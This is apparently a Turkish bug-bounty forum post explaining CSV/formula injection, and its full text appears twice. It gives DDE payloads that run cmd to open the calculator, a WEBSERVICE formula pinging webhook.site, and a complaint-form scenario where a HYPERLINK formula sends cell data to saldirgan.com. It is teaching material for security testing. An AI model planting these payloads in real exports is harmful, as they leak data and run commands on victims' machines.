
- Katılım
- 4 Ekim 2026
- Mesajlar
- 8
- Tepkime puanı
- 4
- Puan
- 3
Evet Arkadaşlar hata ödül programlarında çok nadir olsada böyle bir zafiyet mevcut olabiliyor,Senaryo İle size aktarmaya çalışcağım
Birçok web uygulaması, kullanıcının fatura şablonları veya kullanıcı ayarları gibi içerikleri bir CSV dosyasına indirmesine olanak tanır. Pek çok kullanıcı, bu CSV dosyalarını Excel, LibreOffice veya OpenOffice gibi programlarla açmayı tercih eder. Web uygulaması, CSV dosyasının içeriğini düzgün bir şekilde doğrulamazsa, bu durum bir veya daha fazla hücredeki içeriğin yürütülmesine yol açabilir.
İşte biz burayla ilgileniyoruz
CSV Enjeksiyonu veya Formül Enjeksiyonu olarak da bilinen bu güvenlik açığı, güvenilmeyen girdilerin bir CSV dosyasına dahil edilmesi durumunda ortaya çıkar. Herhangi bir formül şu şekilde başlatılabilir:
=
+
–
@
---------------------------------
Bunlar Microsft Excel için uygundur
DDE ("cmd";"/C calc";"!A0")A0@SUM(1+1)*cmd|' /C calc'!A0=2+5+cmd|' /C calc'!A0=cmd|' /C calc'!'A1' --->hesap makinasını açar
=WEBSERVICE("https://webhook.site/senin-benzersiz-id-numaran") webhook.site saldırganın kendi adresidir bunu kolayca https://webhook.site/ sitesinden test edebilirsiz
ve kendi bilgiyarınızda deneyebilrsiniz
### Senaryo: Bir E-Ticaret Sitesinin Şikayet Formu
Bir web sitesinde herkesin doldurabildiği bir iletişim formu var. Formda iki alan bulunuyor: Adınız ve Mesajınız.
#### 1. Adım: Saldırgan Formu Dolduruyor
Saldırgan siteye girer ve formu şöyle doldurur:
• Adınız: =HYPERLINK("https://saldirgan.com/cal?data=" & B2, "Detayları Görmek İçin Tıklayın")
• Mesajınız: Ürünüm kırık geldi, acil bakın.
Site bu bilgileri alır ve veritabanına normal bir yazıymış gibi kaydeder.
#### 2. Adım: Şirket Yöneticisi CSV'yi İndiriyor
Hafta sonu şirket yöneticisi panele girer ve "Gelen Şikayetleri Excel/CSV Olarak İndir" butonuna basar.
#### 3. Adım: Excel'in Tuzağa Düşmesi
Yönetici indirilen bu dosyaya çift tıklar ve dosya Microsoft Excel ile açılır:
Excel 2. satırdaki Ahmet Yılmaz'ı normal gösterir. Ancak 3. satıra geldiğinde:
1. Başındaki = işaretini görür.
2. Excel: "Aaa, bu bir metin değil, bir formülmüş!" der.
3. Ekrana o uzun yazıyı basmak yerine mavi, tıklanabilir bir buton linki basar:
### Şimdi Kendi Bilgisayarında 10 Saniyede Test Et!
Şimdi bu öğrendiklerini test et
CSV dosyası oluştur ve
bu kodları taklit et !
DDE ("cmd";"/C calc";"!A0")A0
@SUM(1+1)*cmd|' /C calc'!A0
=2+5+cmd|' /C calc'!A0
=cmd|' /C calc'!'A1'
--------------------------------------
=WEBSERVICE("https://webhook.site/senin-benzersiz-id-numaran")
webhook.site saldırganın kendi adresidir bunu kolayca https://webhook.site/ sitesinden test edebilirsiz burdan size pingpack düşür ve yetkili kişilerin http isteği size düşer
hepsi sizin bakış açınıza kalmış
------------------------
Bügünlük Bu kadar teşekkürler !

Böyle bir uyarı alabilirsiniz
Birçok web uygulaması, kullanıcının fatura şablonları veya kullanıcı ayarları gibi içerikleri bir CSV dosyasına indirmesine olanak tanır. Pek çok kullanıcı, bu CSV dosyalarını Excel, LibreOffice veya OpenOffice gibi programlarla açmayı tercih eder. Web uygulaması, CSV dosyasının içeriğini düzgün bir şekilde doğrulamazsa, bu durum bir veya daha fazla hücredeki içeriğin yürütülmesine yol açabilir.
İşte biz burayla ilgileniyoruz
CSV Enjeksiyonu veya Formül Enjeksiyonu olarak da bilinen bu güvenlik açığı, güvenilmeyen girdilerin bir CSV dosyasına dahil edilmesi durumunda ortaya çıkar. Herhangi bir formül şu şekilde başlatılabilir:
=
+
–
@
---------------------------------
Bunlar Microsft Excel için uygundur
DDE ("cmd";"/C calc";"!A0")A0@SUM(1+1)*cmd|' /C calc'!A0=2+5+cmd|' /C calc'!A0=cmd|' /C calc'!'A1' --->hesap makinasını açar
=WEBSERVICE("https://webhook.site/senin-benzersiz-id-numaran") webhook.site saldırganın kendi adresidir bunu kolayca https://webhook.site/ sitesinden test edebilirsiz
ve kendi bilgiyarınızda deneyebilrsiniz
### Senaryo: Bir E-Ticaret Sitesinin Şikayet Formu
Bir web sitesinde herkesin doldurabildiği bir iletişim formu var. Formda iki alan bulunuyor: Adınız ve Mesajınız.
#### 1. Adım: Saldırgan Formu Dolduruyor
Saldırgan siteye girer ve formu şöyle doldurur:
• Adınız: =HYPERLINK("https://saldirgan.com/cal?data=" & B2, "Detayları Görmek İçin Tıklayın")
• Mesajınız: Ürünüm kırık geldi, acil bakın.
Site bu bilgileri alır ve veritabanına normal bir yazıymış gibi kaydeder.
#### 2. Adım: Şirket Yöneticisi CSV'yi İndiriyor
Hafta sonu şirket yöneticisi panele girer ve "Gelen Şikayetleri Excel/CSV Olarak İndir" butonuna basar.
#### 3. Adım: Excel'in Tuzağa Düşmesi
Yönetici indirilen bu dosyaya çift tıklar ve dosya Microsoft Excel ile açılır:
Excel 2. satırdaki Ahmet Yılmaz'ı normal gösterir. Ancak 3. satıra geldiğinde:
1. Başındaki = işaretini görür.
2. Excel: "Aaa, bu bir metin değil, bir formülmüş!" der.
3. Ekrana o uzun yazıyı basmak yerine mavi, tıklanabilir bir buton linki basar:
### Şimdi Kendi Bilgisayarında 10 Saniyede Test Et!
Şimdi bu öğrendiklerini test et
CSV dosyası oluştur ve
bu kodları taklit et !
DDE ("cmd";"/C calc";"!A0")A0
@SUM(1+1)*cmd|' /C calc'!A0
=2+5+cmd|' /C calc'!A0
=cmd|' /C calc'!'A1'
--------------------------------------
=WEBSERVICE("https://webhook.site/senin-benzersiz-id-numaran")
webhook.site saldırganın kendi adresidir bunu kolayca https://webhook.site/ sitesinden test edebilirsiz burdan size pingpack düşür ve yetkili kişilerin http isteği size düşer
hepsi sizin bakış açınıza kalmış
------------------------
Bügünlük Bu kadar teşekkürler !
Böyle bir uyarı alabilirsiniz